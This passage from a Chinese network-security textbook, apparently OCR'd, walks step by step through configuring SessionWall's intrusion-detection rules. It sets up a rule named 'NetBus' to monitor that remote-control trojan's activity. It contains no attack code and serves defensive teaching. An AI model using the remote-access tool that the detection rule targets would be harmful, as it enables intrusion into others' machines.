


图 9.194　Detected Security Violations 窗口

(6) 关闭 Detected Security Violations 窗口，然后关闭 SessionWall。

(7) 最后关闭 Ping Pro。

SessionWall 可以用来充当实时监测系统，直接的图标报警方式较为直观。

任务二　在 SessionWall 中创建、设置、编辑审计规则

(1) 打开 SessionWall，如图 9.195 所示。

(2) 在 Functions 菜单中选择 Intrusion Attempt Detection Rules 选项，如图 9.196 所示。

(3) 在打开的 Intrusion Attempt Deteation Rules 窗口中单击左下角的 Edit Rules→New→Insert Before 按钮，如图 9.197 所示。

(4) 输入 NetBus 作为标示名称，按 Enter 键确认，注意以 NetBus 命名并不是必需的，但可以标示规则的功用，实验中是用来监视 NetBus 活动的，如图 9.198 所示。

(5) 在出现的 Client 选项卡中，选择 Range；这一步是用来确定规则所起作用的主机的 IP 地址的范围的，如图 9.199 所示。

(6) 单击 Add 按钮，打开 Select Network Object Type 对话框，选择 RANGE 选项，然后单击 Add 按钮打开 RANGE Properties 对话框，如图 9.200 所示。



图 9.195　打开 SessionWall




图 9.196　选择 Intrusion Attempt Detection Rules 选项




图 9.197　Intrusion Attempt Deteation Rules 窗口




图 9.198　输入 NetBus 作为标示名称




图 9.199　Client 选项卡

